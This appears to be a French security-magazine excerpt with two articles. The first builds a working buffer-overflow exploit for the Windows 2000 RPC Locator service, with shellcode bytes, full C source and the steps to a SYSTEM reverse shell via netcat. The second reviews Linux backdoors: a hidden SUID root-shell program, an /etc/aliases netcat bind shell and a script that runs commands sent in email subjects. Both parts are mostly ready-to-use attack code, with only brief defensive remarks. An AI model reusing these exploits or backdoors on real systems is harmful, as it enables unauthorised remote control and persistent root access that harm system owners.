Le nombre de modules est assez grand. Mais le problème est qu'à l'exception du locator, ce sont les bibliothèques système qui changent de façon importante dans les *services packs* successifs (ou même dans hotfixes). Cela réduit les chances de trouver une adresse commune de l'instruction `call ebx`/`jmp ebx` pour tous les systèmes Windows 2000, jusqu'au Service Pack 3 inclus. Évidemment, nous pourrions trouver quelques adresses (une adresse pour chaque *service pack*), mais pendant le démarrage de l'exploit, il faudrait toujours savoir quel service pack est installé sur le système attaqué pour que l'attaque soit efficace. Afin que l'exploit soit universel, nous avons besoin d'une adresse commune.

Analysons alors le module *locator.exe*. Malheureusement, il a été modifié dans les Services Packs 2 et 3, c'est pourquoi la recherche de l'adresse de l'instruction `jmp ebx`/`call ebx` doit être effectuée successivement pour les systèmes Windows 2000 SP0-1, Windows 2000 SP2 et Windows 2000 SP3. Commençons par assembler ces instructions. Il suffit de les placer dans un fichier texte (par exemple *ebx.asm* disponible sur le CD fourni avec le magazine) en précédant par la directive `32 BITS` et de réassembler en saisissant dans la ligne de commande :

```
C:\>cd \nasm
C:\nasm>
  nasmw.exe -f bin -o ebx.bin
  -l ebx.lst ebx.asm
```

Si nous éditons *ebx.lst*, nous pouvons nous persuader que `jmp ebx` a opcode `0xE3FF`, par contre `call`

`ebx` – `0xD3FF`. Pour les retrouver, nous utiliserons la commande *s* (*Search Memory*) du débogueur. Pour pouvoir s'en servir, il faut déterminer le format de recherche de données (par exemple, octet, mot, double mot), la plage de la mémoire à rechercher (pour le module *locator.exe*, nous pouvons lire cette plage dans la fenêtre modules) et la valeur recherchée. Pour l'instruction `jmp ebx`, ce sera :

```
s 0x01000000 0x010140000 FF E3
```

par contre pour `call ebx` :

```
s 0x01000000 0x010140000 FF D3
```

Nous terminons la session courante du débogueur, ensuite nous redémarrons le service de localisateur (SP0), nous nous y connectons (menu *File->Attach to a Process*) et, dans la fenêtre *Command*, nous saisissons la première des commandes ci-dessus, et ensuite la deuxième. Cette procédure doit être répétée pour le service de localisateur en version avec Service Pack 2 et 3 (*RPC Locator SP2* et *RPC Locator SP3* dans la console *Services*). L'instruction `jmp ebx` n'a été trouvée dans aucune de ces versions, par contre, les adresses trouvées de la commande `call ebx` sont présentées dans le Listing 8.

Il n'est pas étonnant qu'aucune des adresses ne se répète dans tous les Service Packs. Mais concentrons-nous sur l'adresse `0x0100aed4`. Dans le localisateur RPC des systèmes Windows 2000 jusqu'au Service Pack 2 inclus, à cette adresse se trouve la commande `call ebx`. Par contre, dans le cas du Service Pack 3, à cette adresse (fenêtre *Disassembly* dans le débogueur), nous pouvons voir le code suivant :

```
clc
call ebx
```

L'instruction `call ebx` est précédée par `clc` (`Clear Carry Flag`) qui, en aucun cas, n'influence le contenu du registre EBX, ni l'état du shellcode qui se trouve sur la pile. Nous avons alors trouvé l'adresse commune du code dans le processus de localisateur RPC qui exécutera la commande `call ebx` sur tous les systèmes Windows 2000 jusqu'au Service Pack 3 inclus – c'est `0x0100aed4`. Maintenant, nous pouvons passer à l'écriture de notre shellcode.

Listing 7. *Liste des modules chargés par le processus de localisateur RPC*

```
Locator
WS2HELP
WS2_32
WSOCK32
SAMLIB
NETAPI32
NETRAP
ADSLDPC
ACTIVEDS
WLDAP32
DNSAPI
OLEAUT32
OLE32
SECUR32
RPCRT4
ADVAPI32
USER32
KERNEL32
GDI32
ntdll
MSVCRT
```

Listing 8. *Adresses des instructions* `call ebx` *dans le module locator.exe des systèmes Windows 2000 Service Pack 0, 2 et 3*

Service Pack 0 :

```
0100a8eb, 0100a923, 0100a94d,
0100aed4, 0100aee5, 0100da98,
0100dac9, 0100dacf, 0100de9d,
0100decb, 0100f67b, 0100f6ae,
0100f6ee, 0100f71b, 0100f769,
0100f7ed, 0100f7f6, 0100f8f0,
0100f8fb, 0100f902
```

Service Pack 2 :

```
0100a8eb, 0100a923, 0100a94d,
0100aed4, 0100aee5, 0100da98,
0100dac9, 0100dacf, 0100de9d,
0100decb, 0100f681, 0100f6b4,
0100f6f4, 0100f721, 0100f76f,
0100f7f1, 0100f7fc, 0100f900,
0100f90b, 0100f912
```

Service Pack 3 :

```
0100a8ec, 0100a924, 0100a94e,
0100aed5, 0100aee6, 0100da99,
0100daca, 0100dad0, 0100de9e,
0100decc, 0100f67c, 0100f6af,
0100f6ef, 0100f71c, 0100f76a,
0100f7ec, 0100f7f7, 0100f8fb,
0100f906, 0100f90d
```

Adaptation du shellcode

Conformément à la Figure 7, le tampon du shellcode aura la longueur de 1290 octets (1288 plus deux octets nuls terminant la chaîne Unicode), et le code même sera composé des trois parties suivantes :

- d'un court saut au fragment successif du code (contenant, entre autres, le saut au shellcode propre) et l'adresse de l'instruction `call ebx` (`0x0100aed4`),
- du code contenant le saut au shellcode et les instructions récupérant la liste unie des structures `_EXCEPTION_REGISTRATION` utilisée pour la gestion des exceptions dans la trame courante du processus,
- du shellcode propre donnant accès à la ligne de commande à un intrus distant.

Vu que le saut court dans la première partie dépend de la taille de la seconde partie, nous devons commencer par la seconde. Le saut au shellcode propre est évident, mais il faut expliquer la procédure de régénération de la liste des structures `_EXCEPTION_REGISTRATION`.

Le shellcode dont nous nous servons détermine, afin de pouvoir accéder à Win32 API, l'adresse du module *kernel32.dll* justement à partir de cette liste. Mais pendant le remplacement de la poignée de gestion des exceptions par l'adresse de la commande `call ebx`, et l'adresse de la structure précédente `EXCEPTION_REGISTRATION` par un saut court (Figure 7), nous avons détruit cette liste. L'adresse du début de cette

Listing 9. *Régénération de la liste unie des structures* `_EXCEPTION_REGISTRATION` *et un saut au shellcode en question*

```
xor ecx,ecx
mov cl,0x04
mov eax,esp
searchloop:
cmp dword [eax+0x04],0x010110F0
je done
cmp dword [eax+0x04],0x010110E0
je done
add eax,ecx
jmp searchloop
done:
xor ecx,ecx
mov eax,[eax]
mov [fs:ecx],eax
;jmp 0xFFFFFBE8
db 0xE9,0xE8,0xFB,0xFF,0xFF
```

liste stockée à `[fs:0x0]` se réfère justement à la structure que nous avons détruite. Pour la régénérer, nous trouverons sur la pile l'élément précédent de la liste et enregistrons son adresse à `[fs:0x0]`. Cela suffit pour que l'algorithme de détermination de l'adresse initiale de *kernel32.dll* dans le shellcode donne le résultat correct.

Essayons de trouver cet élément précédent dont nous avons parlé. Si l'une des fonctions qui précédait l'appel de `getBroadcastResults` a enregistré sa propre structure `_EXCEPTION_REGISTRATION`, alors elle a utilisé comme poignée de gestion des exceptions la même adresse que `getBroadcastResults` (`0x10110e0` pour Service Pack 1 inclus et `0x10110f0` pour le Service Pack 2–3). Il suffit de la trouver sur la pile en s'avançant vers les adresses croissantes.

Mais il faut s'assurer qu'avant l'appel de `getBroadcastResults`, une telle structure a été enregistrée. Nous terminons la session du débogueur en cours, redémarrons le service de localisateur (SP3 – il ne faut pas oublier de modifier les chemins d'accès aux symboles dans le menu *File->Symbol File Path*), et ensuite, nous nous y connectons de nouveau et sélectionnons l'option *Go* du menu *Debug*. À partir de la ligne de commande, nous

Listing 10. *Adresse de l'instruction* `call ebx` *et un court saut au code régénérant la liste des structures* `_EXCEPTION_REGISTRATION`

```
;jmp short 0xC2
db 0xEB,0xC2
nop
nop
dd 0x0100aed4
```

lançons le programme de test avec la taille du tampon égale à 1288 octets (`test.exe 1280 1 1281`). Nous passons à la fenêtre *Calls*, cliquons sur le bouton *Address*, et, ensuite, notons la première et la dernière adresse de la colonne contenant les adresses des trames des fonctions appelées (première à gauche). Ces adresses nous serviront comme plage de recherche dans la commande ci-dessous, que nous exécuterons dans la fenêtre commande :

```
s -d 0x0090f320 0x0090fe90 0x10110f0
```

On voit que sur la pile il existe deux structures de ce type enregistrées par les fonctions `nsi_binding_lookup_begin` et `Locator::nsi_binding_lookup_begin`. Nous pouvons alors passer à la préparation du code régénérant la liste mentionnée – ce code est présenté dans le Listing 9. Il est aussi disponible sur le CD joint au magazine (*regenerate.asm*).

Effectuons l'assemblage à l'aide de la commande :

```
C:\nasm>
  nasmw.exe -f bin
  -o regenerate.bin
  -l regenerate.lst
  regenerate.asm
```

La taille du code machine obtenu est égale à quarante octets (nous pouvons vérifier les propriétés du fichier *regenerate.bin*). Bien qu'il réalise l'algorithme présenté ci-dessus, il est important d'expliquer la façon de calculer l'adresse relative de la dernière instruction `jmp`. C'est le nombre d'octets qui séparent le shellcode de l'instruction suivante (vers les adresses décroissantes). D'après la Figure 7, l'instruction suivante après le saut dont nous avons parlé se trouve à l'adresse EBP–`0x24`. Puisque nous mettons le shellcode à l'adresse EBP–`0x43C`, il faut faire un saut de `0x43C`–`0x24`, alors `0x408` octets vers les adresses décroissantes, ce qui en notation hexadécimale U2 sur 32 bits donnera `0xFFFFFBE8`. Le saut transmettra la commande vers le shellcode approprié (la création de ce shellcode est décrite dans l'article *Écrivez un shellcode pour les systèmes MS Windows*). Mais dans le shellcode en question, deux modifications importantes ont été effectuées :

- On a supprimé les fragments permettant d'exécuter correctement le code dans les systèmes Windows 9x/Me (entre autres, la gestion des connexions anonymes, de la communication avec l'interpréteur *command.com*, de la reconnaissance de la famille du système d'exploitation). Ils ne sont pas nécessaires parce que notre exploit utilise une faille de sécurité dans les systèmes Windows NT/2000/XP/2003.
- On a implémenté l'exécution du shellcode dans la trame séparée, créée à l'aide de la fonction `CreateThread`. C'était nécessaire parce que l'établissement de la connexion TCP/IP n'a pas réussi (pour donner accès au shell à un intrus) au niveau de la trame dans laquelle le débordement du tampon a eu lieu. Probablement, cette situation était due à une limitation qui, dans les systèmes Windows, empêche à une trame d'exécuter plus d'une seule opération de blocage (la connexion via laquelle nous envoyons le shellcode au service de localisateur est une telle opération).

Les lecteurs qui s'intéressent aux détails des modifications effectuées peuvent les analyser dans le fichier

shellcode.asm disponible sur le CD joint au magazine.

Ce qui nous reste à expliquer, c'est le fragment du code qui permet de transmettre la commande à l'instruction `call ebx` et qui exécute un court saut à la partie régénérant la liste des structures servant à la gestion des exceptions. Il est présenté dans le Listing 10 (*shortjump.asm* sur le CD).

Pour déterminer le décalage par rapport à l'instruction suivante pour un court saut, de l'adresse du code régénérant (EBP–`0x4C`), nous soustrayons l'adresse de la première instruction `nop` (EBP–`0x0E`). En résultat, nous obtenons –`0x3E` (le moins signifie que nous exécutons le saut vers les adresses décroissantes), ce qui, en notation hexadécimale, donne `0xC2`. Les instructions `nop` constituent un supplément de l'adresse de la commande `call ebx` (`0x0100aed4`) par laquelle sera remplacée l'adresse de la poignée gérant les exceptions (un court saut occupe 2 octets de la mémoire, il y en a encore de la place pour deux, et c'est justement la taille occupée par les commandes `nop`).

Maintenant, nous n'avons plus qu'à assembler le shellcode et le code effectuant le saut :

```
C:\nasm>
  nasmw.exe -f bin
  -o shellcode.bin
  -l shellcode.lst
  shellcode.asm
C:\nasm>
  nasmw.exe -f bin
  -o shortjump.bin
  -l shortjump.lst
  shortjump.asm
```

Ainsi, nous avons tous les éléments nécessaires pour écrire notre exploit.

Nous écrivons le code de l'exploit

De même que dans le cas du programme *test.exe*, maintenant nous aussi allons utiliser la fonction `RpcNsBindingImportBegin`. Mais il ne faut pas oublier que, de même que d'autres fonctions dont les arguments sont les pointeurs aux chaînes de caractères, cette fonction a deux versions – ASCII et Unicode. Par défaut, c'est la version ASCII qui est appelée, ce qui signifie que bien que les arguments étant les chaînes de caractères soient enregistrés au standard ASCII (les caractères sont d'un octet), ils sont convertis par le système en Unicode.

Cette situation est inacceptable du point de vue de notre exploit, parce que le shellcode envoyé dans le paramètre `EntryName` serait détruit pendant la conversion, et il n'aurait pas pu être exécuté. Il est alors nécessaire d'imposer l'appel `RpcNsBindingImportBegin` en version Unicode. Pour cela, nous allons utiliser la directive `#include Unicode` connue du programme *test.exe*.

Nous devons aussi déclarer trois tableaux contenant le shellcode, le code de régénération et le saut court. Nous les créerons à l'aide de l'outil *cdump* (écrit par PoWeR_PoRk et disponible sur le site *http://www.netric.net*) qui convertit le code machine du format binaire en tableau de caractères du langage C, qu'il peut être ajouté au code source. Sur le CD, vous trouverez la version du programme qui permettra d'effectuer un simple chiffrage du code (par le biais de la fonction XOR) pour éliminer les octets nuls (les détails dans l'article mentionné du numéro 2/2004). Passons à *C:\nasm* et à partir de la ligne de commande, nous lançons :

```
C:\nasm>
  type .\shortjump.bin
  | .\cdump.exe -u -s 14
  > .\shortjump.txt
C:\nasm>
  type .\regenerate.bin
  | .\cdump.exe -u -s 14
  > .\regenerate.txt
C:\nasm>
  type .\shellcode.bin
  | .\cdump.exe -u -s 14
  > .\shellcode.txt
C:\nasm>
  type .\shellcode.bin
  | .\cdump.exe -u -s 14 -e 0x99
  > .\shellcode-enc.txt
```

Les tableaux des fichiers *shortjump.txt* et *regenerate.txt* peuvent être collés directement dans le fichier source de l'exploit (admettons *rpcexp2*.c); il ne faut changer que leurs noms, respectivement en `shortjump` et `regenerate`. Dans le cas du troisième tableau (`shellcode`), c'est un peu plus compliqué. Le shellcode qui s'y trouve se compose de la fonction de déchiffrage (les premiers 24 octets) et du code en question qui sera déchiffré par cette fonction sur la pile (reste du tableau).

Nous préparerons le tableau à l'aide d'un traitement de texte quelconque, en associant les premiers 24 octets du *shellcode.txt* à la partie du tableau du *shellcode-enc.txt* en commençant par le vingt cinquième octet jusqu'à sa fin (le tableau prêt à être utilisé se trouve dans le fichier *rpcexp2.c* disponible sur le CD). Cela termine la partie de l'exploit contenant la déclaration des tableaux avec le code machine. À présent, nous pouvons nous occuper de la fonction `main` qui doit contenir la construction du tampon conforme à la Figure 7 et l'appel `RpcNsBindingImportBegin`. Pour les besoins du tampon, nous déclarons le tableau d'une longueur de 1290 octets (1288 pour le tampon et 2 octets nuls terminant la chaîne au format Unicode), par contre, pour appeler `RpcNsBindingImportBegin` la variable permettant de stocker le contexte de l'importation et de l'état retourné, est nécessaire :

```
unsigned char mytab[1290];
RPC_STATUS status;
RPC_NS_HANDLE ImportContext;
```

Commençons la construction du tampon qui sera envoyé au localisateur en copiant au début huit octets qui permettront de satisfaire les exigences concernant le format imposé aux requêtes à faire pour le service de localisateur (`/.:/` au format Unicode) :

```
wcscpy((wchar_t*) mytab, L"/.:/");
```

Ensuite, nous remplissons le reste du tampon par l'octet `0xEF` (la valeur

est choisie arbitrairement, mais de façon à ce que la référence à l'adresse `0xEFEFEFEF` composée de quatre octets successifs `0xEF` entraîne une exception) :

```
memset(&mytab[8], 0xEF,
  sizeof(mytab)-10);
```

Enfin, nous mettons dans le tampon le shellcode, le code de génération et le code exécutant un saut court :

```
memcpy(&mytab[212],
  shellcode, sizeof(shellcode));
memcpy(&mytab[1220],
  regenerate, sizeof(regenerate));
memcpy(&mytab[1280],
  shortjump, sizeof(shortjump));
```

La dernière étape consiste à terminer le tampon par deux octets nuls (fin de la chaîne Unicode) et d'appeler `RpcNsBindingImportBegin` :

```
memset(&mytab[1288], '\0', 2);
status = RpcNsBindingImportBegin
  (RPC_C_NS_SYNTAX_DEFAULT,
  mytab, NULL, NULL, &ImportContext);
```

Le code source complet de *rpcexp.2.c* est présenté dans le Listing 11 (vu la taille, on ne présente ici que des fragments des tableaux contenant le code machine).

Listing 11. *Code source de l'exploit rpcexp2*

```
#define UNICODE

#include <rpc.h>

char regenerate [] =
"\x31\xC9\xB1\x04\x89\xE0\x81\x78\x04\xF0\x10\x01\x01\x74\x0D\x81\x78\x04"
"\xE0\x10\x01\x01\x74\x04\x01\xC8\xEB\xEA\x31\xC9\x8B\x00\x64\x89\x01\xE9"
"\xC0\xFB\xFF\xFF";

char shortjump [] =
"\xEB\xC1\x90\x90\xD4\xAE\x00\x01";

char shellcode [] =
"\xEB\x11\x8B\x3C\x24\x31\xC9\x66\xB9\xB7\x02\x80\x37\x99\x47\xE2\xFA\xEB"
...
"\xEB\xED\xEC\xE9\x99";

void main(int argc, char **argv)
{
    unsigned char mytab[1290];
    RPC_STATUS status;
    RPC_NS_HANDLE ImportContext;
    wcscpy((wchar_t*) mytab, L"/.:/");
    memset(&mytab[8], 0xEF, sizeof(mytab)-10);
    memcpy(&mytab[212], shellcode, sizeof(shellcode));
    memcpy(&mytab[1220], regenerate, sizeof(regenerate));
    memcpy(&mytab[1280], shortjump, sizeof(shortjump));
    memset(&mytab[1288], '\0', 2);
    status = RpcNsBindingImportBegin(RPC_C_NS_SYNTAX_DEFAULT,
    mytab,
    NULL,
    NULL,
    &ImportContext);
}
```

Compilation et première attaque

Avant de passer à la première attaque utilisant l'exploit créé, nous devons le compiler. Pour cela, nous utiliserons l'extension du compilateur *gcc MinGW* et l'environnement *MSYS*, mais il est possible d'utiliser un compilateur quelconque. Dans le répertoire *C:\msys\1.0*, nous créons le dossier *rpcexp2* et y copions le fichier contenant le code source de l'exploit *rpcexp2.c*. Nous lançons *MSYS* en faisant un double-clic sur l'icône correspondante sur le bureau et nous tapons :

```
$ cd /rpcexp2
$ gcc rpcexp2.c \
  /mingw/lib/librpcns4.a \
  -o rpcexp2.exe
```

Conséquence, le répertoire *C:\msys\1.0\rpcexp2* contient l'exploit *rpcexp2.exe* tout prêt. La prise du contrôle sur le système distant Windows 2000 (jusqu'au SP3 inclus) se compose des quatre étapes suivantes :

- modifier les clés du registre du Listing 1 (dans le registre de la station de l'intrus) de façon à ce que le nom de l'hôte attaqué soit leur valeur (au format `\nom`), ce qui imposera la réalisation des requêtes par le service de localisateur démarré,
- établir avec le système de la victime ce qu'on appelle session nulle (alors sans authentification) par la commande : `net use \\nom_système_de_la_victime\ipc$ /user:""""`;

Bibliographie :

[1] Matt Pietrek – *A Crash Course on the Depths of Win32 Structured Exception Handling*, Microsoft Systems Journal, janvier 1997, *http://www.microsoft.com/msj/0197/Exception/Exception.aspx*

[2] David A. Solomon, Mark E. Russinovich – *Inside Windows 2000 Third Edition*, MS Press 2000

[3] *IA-32 Intel® Architecture Software Developer's Manual* part. 1, 2 et 3, Intel Corporation, 2002, *http://www.intel.com*

[4] *MS Platform SDK*, Microsoft, février 2003, *http://www.microsoft.com/msdownload/platformsdk/sdkupdate/*

- démarrer dans le système de l'intrus l'outil *nc* en mode écoute sur le port et sur l'adresse avec laquelle se connectera le shellcode exécuté dans le système de la victime ; par défaut, c'est l'adresse 127.0.0.1 et le port 5555, mais ces valeurs peuvent être changées dans le shellcode (les lignes appropriées étaient décommentées dans le fichier *shellcode.asm*),
- démarrer l'exploit *rpcexp2.exe* sur la station de l'intrus.

Comme résultat, la fenêtre de l'interpréteur avec l'outil *nc* lancé affiche une ligne de commande permettant d'exécuter les commandes dans le système distant avec les droits du compte *SYSTEM* (c'est-à-dire les droits d'administration).

Pour effectuer la première attaque, il est conseillé de lancer le service de localisateur et l'exploit sur le même système. Les clés du registre sont déjà modifiées de façon appropriée, alors avant de lancer l'exploit, il faut encore taper dans la ligne de commande :

```
C:\nasm>nc -l -s 127.0.0.1 -p 5555
```

À la suite du lancement de l'exploit, nous obtenons une ligne de commande dans le système local via la connexion TCP/IP. Pour vérifier ce fait, exécutez la commande `netstat -an`.

Conclusions

En conclusion, réfléchissons aux faiblesses du code créé. Si l'on remplace la poignée gérant les exceptions par l'adresse de l'instruction `call ebx` appartenant à la section du code du module *locator.exe*, l'exécution de l'exploit ne donne pas les résultats attendus dans le cas où *locator.exe* sera chargé par le système dans l'adresse différente de l'adresse par défaut (`0x01000000`). Cela est dû au fait que l'emplacement de l'instruction `call ebx` est fixe par rapport à l'adresse de base (initiale) du module de localisateur chargé dans la mémoire. Si l'on change l'adresse de base, l'adresse de la commande `call ebx` change aussi, et par conséquent, le shellcode envoyé au localisateur RPC ne s'exécutera pas.

En quelles situations *locator.exe* peut-il être chargé dans l'adresse différente que `0x01000000` ? D'après l'avis de l'auteur, il existe deux possibilités :


- Au moment du chargement dans l'espace adressable du module *locator.exe*, un autre module est déjà chargé dans cette adresse `0x01000000` (par exemple, une bibliothèque DLL). Mais ce n'est qu'une possibilité purement théorique car *locator.exe* est chargé dans la mémoire avant les bibliothèques qu'il utilise.
- L'adresse de base de *locator.exe* est modifiée à l'aide d'un outil spécial (par exemple *rebase.exe* de *MS Platform SDK*). Cela empêche l'attaque au moyen de l'exploit *rpcexp2*. En pratique, les administrateurs n'utilisent pas trop souvent ce types d'opérations.

Comment protéger efficacement notre système contre l'exploit décrit dans cet article ? Même si la seconde proposition paraît alléchante, n'oubliez pas que cela ne résout pas le problème. On peut toujours tenter de deviner l'emplacement du module *locator.exe* dans la mémoire ou modifier le shellcode de façon à ce que l'adresse de la poignée de gestion des exceptions soit remplacée par l'adresse à laquelle il se trouve sur la pile (vous pouvez essayer de deviner cette adresse).

L'unique solution assurant la sécurité consiste à installer le correctif approprié disponible sur le site de la société Microsoft (les détails dans le bulletin MS03-001) et faisant partie du Service Pack 4. ■

Portes dérobées dans le système GNU/Linux – revue des méthodes

Robert Jaroszuk



La prise du contrôle d'une machine distante peut être décomposée en deux étapes. Dans la première étape, le pirate cherche et exploite les trous dans le système pour acquérir les droits d'accès du superutilisateur. Dans la seconde – il s'assure la possibilité de revenir quand les failles seront éliminées.

Dans les années 90, les pirates agissaient d'une façon un peu différente d'ajourd'hui. Puisqu'ils ne disposaient pas d'un grand nombre d'outils, leurs techniques n'étaient pas trop sophistiquées.

Les années passant, certaines d'entre elles peuvent paraître ridicules, comme par exemple la création d'un utilisateur supplémentaire avec uid=0, ou bien l'ajout d'un nouveau service à */etc/inetd.conf* (mais il n'y a pas très longtemps que cette deuxième technique a été utilisée pour l'écoute d'Internet).

Ajout du programme avec le bit SUID

Une autre façon d'acquérir les droits de superutilisateur, utilisée dans le passé, consistait à se cacher quelque part dans les répertoires d'un simple programme ayant le bit SUID activé. Si le pirate a les droits de *root*, il peut affecter aux fichiers exécutables l'attribut SUID (encadré *Bit SUID*).

L'exemple de cette solution est présenté dans le Listing 1. Tout d'abord, l'identifiant de l'utilisateur est positionné à 0.

```
setuid(0);
```

Le zéro est l'identifiant de *root* (ce qui est facile à vérifier dans le fichier */etc/passwd*). L'identifiant du groupe est aussi positionné à 0.

```
setgid(0);
```

Le groupe 0 c'est *root*.

La commande successive supprime la variable d'environnement `HISTFILE`. Cette variable

Cet article explique ...

Cet article décrit quelques méthodes choisies utilisées par les pirates pour laisser ouvertes des portes dérobées permettant l'accès au système après l'élimination des failles. Il existe des méthodes très simples qui sont plutôt des cas curieux et des méthodes plus compliquées utilisées en pratique.

Ce qu'il faut savoir ...

Nous admettrons que le lecteur :

- connaît au moins les bases du langage C (nous recommandons les tutoriels disponibles sur le CD),
- connaît les bases de l'administration de Linux (les services les plus importants, les outils, etc.).

détermine le nom du fichier qui stocke l'historique des commandes données dans le shell *bash*. Si le pirate la supprime, l'historique des commandes ne sera pas enregistré. À la fin, */bin/sh* est lancé – c'est-à-dire le shell.

```
unsetenv("HISTFILE");
execl("/bin/sh", "sh", "-i", NULL);
```

La porte dérobée toute prête (c'est-à-dire le programme compilé) est disponible pour l'utilisateur ordinaire.

```
$ gcc suid_shell.c -o suid_shell
$ ./suid_shell
```

Vérifions si après son démarrage, il est possible d'acquérir les droits de *root*.

```
$ id
uid=1003(hacker)
gid=1003(hacker)
groups=1003(hacker)
```

Le résultat de la commande `id` suggère que l'utilisateur n'a toujours pas les droits de *root*. Cela est dû au fait que le bit SUID du fichier *suid_shell* n'a pas été positionné. C'est *root* qui devrait être le propriétaire du fichier.

```
$ su
# chown root:root suid_shell
# chmod +s suid_shell
```

Maintenant, tout utilisateur qui lance ce programme obtiendra le shell de *root*.

Évidemment, un tel programme est d'habitude caché sous un nom insignifiant dans un répertoire peu fréquenté, par exemple :

```
$ mv suid_shell /usr/share/groff/ ↩
1.17.2/font/devX100/fontx100
```

Listing 1. *suid_shell.c – programme lançant le shell de root*

```
#include <unistd.h>
#include <sys/types.h>
#include <stdlib.h>

int main() {
  setuid(0);
  setgid(0);
  unsetenv("HISTFILE");
  execl("/bin/sh","sh", "-i", NULL);
  return 0;
}
```

Cette solution est très simple, mais aussi très facile à détecter. Il suffit que l'administrateur scanne de temps en temps le disque dur à la recherche des fichiers avec le bit SUID positionné :

```
# find / -perm -4000
```

Certaines distributions contiennent par défaut les programmes qui vérifient l'intégrité du système d'exploitation (ils sont capables de détecter sans problème une porte dérobée aussi simple) et chaque jour enregistrent les résultats de leur fonctionnement dans */var/log/* ou envoient un email au compte de *root* (vous trouverez les informations plus détaillées concernant ce sujet dans le numéro 2/2003 dans l'article *Contrôle d'intégrité du système Linux avant son démarrage* et dans le numéro 3/2004 dans l'article *Tripwire – détecteur d'intrusions* – note de la rédaction).

Fichier /etc/aliases

Une autre méthode utilisée dans le passé consistait à ajouter une ligne au fichier */etc/aliases*. Ce fichier contient la liste des alias de messagerie (attention : il est employé seulement par certains MTA – note de la rédaction). Si dans *aliases*, la ligne suivante est ajoutée :

```
root: zim
```

le courrier adressé au compte *root* est redirigé vers *zim*.

Bit SUID

Chaque processus lancé par l'utilisateur d'UNIX (et de ses dérivés, comme p. ex. Linux) a son propriétaire qui, d'habitude, est celui qui démarre le programme. Si l'utilisateur n'a pas accès à certaines ressources, l'application qu'il a lancée ne l'a pas non plus.

C'est une bonne solution, utile dans la plupart des cas, mais certains programmes exigent des droits plus élevés que les utilisateurs ordinaires n'ont pas. Par exemple : la commande *passwd* qui sert à modifier les mots de passe des utilisateurs. Un utilisateur ordinaire n'a pas le droit de modifier le fichier */etc/shadow* dans lequel sont enregistrés les mots de passe chiffrés, et pourtant, chacun peut modifier son mot de passe et par là même *etc/shadow*.

Le problème est résolu de la façon suivante : pendant l'exécution du programme, l'identifiant effectif de l'utilisateur (servant à déterminer ses droits d'accès) est changé avec l'identifiant du propriétaire du programme lancé. Alors, si le propriétaire de la commande *passwd* est l'administrateur, pendant le travail avec ce programme, nous aurons ses droits. Mais le programme doit y être autorisé. C'est le bit SUID (*set user id*) qui en décide.

Si le fichier avec le programme a le bit SUID activé, après l'exécution de la commande `ls -l` il n'est pas signalé pas comme un fichier exécutable ordinaire, mais comme un programme ayant le droit de modifier son identifiant effectif. Le caractère `s` utilisé à la place de `x` le signale :

```
$ ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 33924 passwd
```

Le bit SUID peut être défini par le propriétaire du programme ou par l'utilisateur privilégié. Il suffit d'utiliser dans la commande `chmod` le symbole `s` au lieu de `x`, par exemple :

```
# chmod u+s programme
```

N'oubliez pas que ces bits doivent être utilisés avec précaution. Du point de vue de la sécurité du système, chaque programme avec le bit SUID positionné offre la possibilité de se procurer les droits plus élevés (malgré tout, il est impossible dans Linux d'affecter le bit SUID aux scripts – note de la rédaction).

Listing 2. *Contenu du fichier /bin/bsh*

```
#!/bin/sh
nc -l -e /bin/bash \
-p 4960 >/dev/null 2>&1 &
```

Listing 3. *Script exécutant les commandes saisies dans le sujet d'un e-mail*

```
# cat /bin/bsh
#!/bin/sh
SUBJECT=`formail -xSubject`
SRC=`echo $SUBJECT\
 | awk -F : '{print $1}'`
CMD=`echo $SUBJECT\
 | awk -F : '{print $2}'`
/bin/sh -c "$CMD" | mail "$SRC"
```

La porte dérobée est créée par l'ajout de la ligne :

```
debugger: "|/bin/bsh"
```

La syntaxe employée (`nom de l'alias : "| nom du fichier exécutable"`) signifie que la réception du courrier envoyé à l'adresse *debugger@nom_de_l'hôte* entraîne le démarrage du script */bin/bsh* et la transmission sur son entrée standard du contenu du message. La source du fichier */bin/bsh* a l'aspect du Listing 2.

L'exécution du script lance, en tâche de fond (`&`), le programme *netcat* (commande `nc`), en mode écoute (paramètre `-l`) sur le port 4960 (paramètre `-p 4960`), à condition qu'après l'établissement de la connexion, le programme */bin/bash* fonctionne sur ce port (option `-e /bin/bash`).

Après avoir ajouté sur la machine mâtrisée la ligne mentionnée dans le fichier */etc/aliases* et placé le fichier */bin/bsh*, l'intrus envoie à sa victime la lettre à l'adresse *debugger@nom_de_l'hôte*, et attend que celle-ci parvienne à destination et déclenche le lancement du shell sur le port imposé. Ensuite, il lui suffit de se connecter à l'ordinateur de la victime :

```
$ nc ip_de_la_victime 4960
```

et il a accès au shell avec les droits d'utilisateur du serveur de messagerie.

Comme le contenu de la lettre est transmis sur l'entrée standard, l'intrus peut s'en servir pour commander le fonctionnement du script. Le script peut lire le sujet de la commande et le traiter comme des commandes à exécuter, et à la fin, envoyer les résultats à l'adresse incluse dans le sujet du message. Le sujet peut avoir la syntaxe suivante :

```
adresse@domaine : commande
```

Un exemple très simple de script de ce type est présenté dans le Listing 3. Dans la troisième ligne, à l'aide de `formail -xSubject`, le sujet du message est enregistré dans la variable `SUBJECT`. Ensuite, au moyen de *awk*, le premier champ (les champs sont séparés par deux points) est supprimé de la variable `SUBJECT`. C'est l'adresse à laquelle le résultat du fonctionnement de la commande sera envoyé. Cette adresse est enregistrée dans la variable `SRC`. Ensuite, le second champ est supprimé et son contenu est enregistré dans la variable `CMD`. Dans la dernière ligne, la commande enregistrée dans la variable `CMD` est exécutée, et son résultat est envoyé à l'adresse déterminée dans la variable `SRC`.

